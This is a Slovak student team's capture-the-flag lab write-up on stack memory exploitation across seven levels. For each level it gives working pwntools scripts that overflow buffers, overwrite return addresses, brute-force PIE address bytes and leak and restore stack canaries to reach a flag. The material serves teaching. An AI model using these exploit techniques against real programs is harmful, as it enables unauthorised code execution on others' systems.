|  |  |
| --- | --- |
| Názov tímu: | 42 |
| Členovia: | Nicolas Macák  Veronika Szabóová  Petra Kirschová |

Blok 3: Memory

Na riešenie úloh sme využívali dekompilátor Binary Ninja na statickú analýzu a knižnicu pwntools na vykonanie útokov. Tiež sme pomocou checksec pozreli, aké bezpečnostné obmedzenia sú pre dané úlohy zapnuté, v úlohách 1-4 bol stack canary a PIE vypnutý, v leveli 5 bol zapnutý PIE flag a v leveloch 6-7 bol zapnutý stack canary aj PIE.

# Level 1

**1. Zistenie offsetu**

Offset sme zistili poslaním cyklického patternu ako vstup do programu a sledovali sme stav stacku v gdb.

import pwn

p = pwn.gdb.debug("/memory\_level\_1")

p.sendline("200")

print(p.clean())

p.send(pwn.cyclic(200, n=8))

Text

Description automatically generated

Zaujíma nás čo je na vrchu zásobníka, čo zistíme pomocou: **x/gx $rsp.**

Dostali sme 0x616161616161616a, čo využijeme pri hľadaní offsetu:

pwn.cyclic\_find(0x616161616161616a, n=8)

Dostaneme offset = **72**.

**2. Prepísanie návratovej adresy**

Ako vstup pošleme reťazec dĺžky rovnej offsetu a adresu win funkcie, ktorú získame z Binary Ninja.

import pwn

p = pwn.process("/memory\_level\_1")

p.sendline("200")

p.send(b"A"\*72+pwn.p64(0x401216)) # offset + adresa win funkcie

print(p.clean())

Text

Description automatically generated

# Level 2

**1. Zistenie offsetu**

Offset sa dal pri vstupe veľkosti 8 určiť odčítaním návratovej adresy a začiatku buffera, ktoré sme vyčítali z gdb:

0x7ffda2aa2548 - 0x7ffda2aa24d0 = 0x78 => **offset = 120**

Text

Description automatically generated

Buffer

Návratová adresa

**2. Prepísanie návratovej adresy**

Pomocou offsetu sme vedeli, aký veľký reťazec máme poslať pred adresou win funkcie, pričom sme nemohli prekročiť veľkosť vstupu 126.

import pwn

p = pwn.process("/memory\_level\_2")

p.sendline("126") # max velkost vstupu = 126

p.send(b"A"\*120+pwn.p64(0x401216)) # offset + adresa win funkcie

print(p.clean())

Text

Description automatically generated

# Level 3

Program vyžaduje 2 vstupy = počet a veľkosť payloadov, ktorých veľkosť dokopy nesmie prekročiť 63 (0x3f), čo je na overflow málo.

Avšak do funkcie vuln vstupujú 2 parametre – argumenty z príkazového riadku, pričom keď druhý argument je EPIC\_BACKDOOR, maximálna veľkosť vstupu sa zvýši na 1000. Preto musíme program zavolať spolu s týmto argumentom.

A screenshot of a computer

Description automatically generated

**/memory\_level\_3 EPIC\_BACKDOOR**

A picture containing text, sign, close

Description automatically generated

**1. Zistenie offsetu**

Postup bol rovnaký ako v leveli 1, teda použili sme cyklický pattern a program sme zavolali s parametrom „EPIC\_BACKDOOR“.

import pwn

p = pwn.gdb.debug(["/memory\_level\_3", "EPIC\_BACKDOOR"])

p.sendline("1000")

p.clean()

p.send(pwn.cyclic(1000, n=8))

V gdb: **x/gx $rsp**

Dostaneme adresu0x616161616161616c

pwn.cyclic\_find(0x616161616161616c, n=8)

Offset = **88**

**2. Prepísanie návratovej adresy**

Rovnako ako v predchádzajúcich úlohách sa poslal reťazec ako offset + adresa win funkcie.

import pwn

p = pwn.process(["/memory\_level\_3", "EPIC\_BACKDOOR"])

p.sendline("2")

p.sendline("2")

p.send(b"A"\*88+pwn.p64(0x401256)) # offset + adresa win funkcie

print(p.clean())

Text

Description automatically generated

# Level 4

**1. Zistenie offsetu**

Offset sme hľadali pomocou cyklického patternu, na veľkosť vstupu neboli žiadne obmedzenia, čiže postup bol rovnaký ako v leveli 1. Offset = **136.**

**2. Prepísanie návratovej adresy**

Pri prepisovaní adresy nastal problém v tom, že funkcia win potrebovala vstupný argument 0xdeadbeef na to, aby otvorila súbor. Preto sme nemohli skočiť na začiatok win (0x401216), lebo by sme sa potom nedostali do správnej if vetvy.

Text

Description automatically generated

Sem treba skočiť

Kontrola

parametra

Keď túto kontrolu preskočíme a prepíšeme návratovú adresu na adresu inštrukcie za „if“ (**0x40123d**), flag sa prečíta bez toho, aby sme potrebovali vstupný parameter.

import pwn

p = pwn.process("/memory\_level\_4")

p.sendline("200")

p.send(b"A"\*136+pwn.p64(0x40123d)) # offset 136 + adresa za if

print(p.clean())

# Level 5

**1. Zistenie offsetu**

Pomocou cyklického patternu sme našli offset = **168.**

**2. Prepísanie návratovej adresy**

Rovnako ako v úlohe 4 potrebujeme preskočiť kontrolu vstupného parametra vuln funkcie, čiže musíme prepísať návratovú adresu na adresu inštrukcie za „if“, t.j. adresa win + 0x27.

V tejto úlohe bol zapnutý PIE flag a nemohli sme vyčítať správnu adresu priamo z Binary Ninja, pretože sa pri každom spustení mení. V gdb sme preto sledovali, ako vyzerá návratová adresa a adresa win funkcie a tieto adresy sme porovnali.

Text

Description automatically generated

Adresa win

Návratová adresa

Napr. pre 2 spustenia programu sme videli, že sa adresy líšia iba 2 spodnými bajtmi a posledný bajt win adresy (posunutej o + 0x27, keďže skáčeme až za „if“) bol vždy rovnaký = 80 (\x50). Predposledný bajt sa menil, ale bol vždy v tvare **\x\_2** (130=\x82, 66 = \x42 atď.).

Text

Description automatically generated Text

Description automatically generated

Stačilo teda v cykle skúšať všetky možnosti pre posledné 2 bajty adresy až kým sme nedostali flag.

import pwn

pwn.context.log\_level = 'error'

bytes =[b'\x50\x02',b'\x50\x12',b'\x50\x22',b'\x50\x32',

b'\x50\x42',b'\x50\x52',b'\x50\x62',b'\x50\x72',

b'\x50\x82',b'\x50\x92',b'\x50\xA2',b'\x50\xB2',

b'\x50\xC2',b'\x50\xD2',b'\x50\xE2',b'\x50\xF2']

for addr in bytes:

p = pwn.process("/memory\_level\_5")

p.sendline("200")

p.send(b"A"\*168+addr) # offset 168 + posledne 2 bajty adresy

out = str(p.clean())

p.close()

if "bispp\_flag" in out:

print(out)

break

Text

Description automatically generated

# Level 6

Bol tu zapnutý stack canary aj PIE flag, čiže sme nemohli tak ľahko prepísať stack a ani priamo vyčítať adresy z Binary Ninja.

Text

Description automatically generated

Avšak tu netreba volať funkciu win, pretože sa flag číta priamo vo vuln, preto nám stačí nájsť iba správny offset na to, aby sme vypísali flag.

**Zistenie offsetu**

Offset sme hľadali tak, že sme v cykle skúšali rôzne veľké vstupy až kým jeden z nich nevypísal flag. Správny offset bol **32**.

import pwn

pwn.context.log\_level = 'error'

for offset in range(100):

p = pwn.process("/memory\_level\_6")

p.sendline("100")

p.clean()

p.send(b"A"\*offset) # A, AA, AAA, ...

out = str(p.clean())


p.close()

print("Offset: "+str(offset))

if "bispp\_flag" in out: # nasli sme flag => koniec

print(out)


break



# Level 7

**1.Zistenie offsetu**

Offset sme hľadali tak isto, ako pri leveli 6, teda prechádzali sme rôzne veľké offsety a sledovali sme výstup. Pri offsete 64 sa za payload začali pridávať bajty, čo znamená, že veľkosť buffera je 64.



Ďalej sme potrebovali zistiť vzdialenosť kanárika od konca buffera. Pri vstupe veľkosti 64 bajtov zostáva medzi kanárikom a bufferom (0x7ffe5eb85b80 + 0x40) - 0x7ffe5eb85bc8 = **0x8** teda 8 bajtov. Dokopy teda potrebujeme vyplniť 64+8+1 bajtov, aby sme vyplnili buffer, priestor medzi bufferom a kanárikom aj posledný NULL bajt kanárika. Za kanárikom bude treba vyplniť ďalších 8 bajtov a potom prepísať posledné 2 bajty návratovej a adresy na win funkciu (inštrukciu za „if“).

Text

Description automatically generated

Návratová adresa

Kanárik

Buffer

**2. Prepísanie kanárika a návratovej adresy**

Funkcia vuln nám umožňuje ju rekurzívne zavolať, keď vstupný reťazec obsahuje „HACK“, vďaka čomu v prvom volaní nájdeme kanárika a v rekurzívnom volaní prepíšeme kanárika na jeho hodnotu z prvého volania a návratovú adresu na win funkciu. Keďže sme posledný bajt kanárika prepísali, musíme ho naspäť doplniť. Posledný bajt adresy win bol fixný, za predposledný sme dosadili náhodný bajt a program sme spúšťali v cykle dovtedy, kým nebola adresa správna a nezískali sme flag.

import pwn

pwn.context.log\_level = 'error'

counter = 0

while True:

print("\n--iteracia", counter,"--")

# volanie 1 – najdeme kanarika

p=pwn.process("/memory\_level\_7")

p.sendline("200")

p.clean()

p.send(b"HACK"+b"A"\*69) # retazec dlzky 73

canary=p.clean()[94:94+7] # najdenie kanarika vo vypise

canary="0x"+canary[::-1].hex()+"00" # otocenie, doplnenie NULL

canary\_bytes = pwn.p64(int(canary,16)) # prevod na bajty

print("CANARY:",canary,canary\_bytes)

#-------------------------------------------

# rekurzivne volanie – prepiseme kanarika a adresu

p.sendline("200")

print(p.clean())

# offset 72B + kanarik 8B + offset 8B + posledne 2 bajty adresy

p.send(b"A"\*72+canary\_bytes+b"A"\*8+b"\x90\x02")

out = str(p.clean())

p.close()

if "bispp\_flag" in out:

print(out)

break

counter += 1

Text

Description automatically generated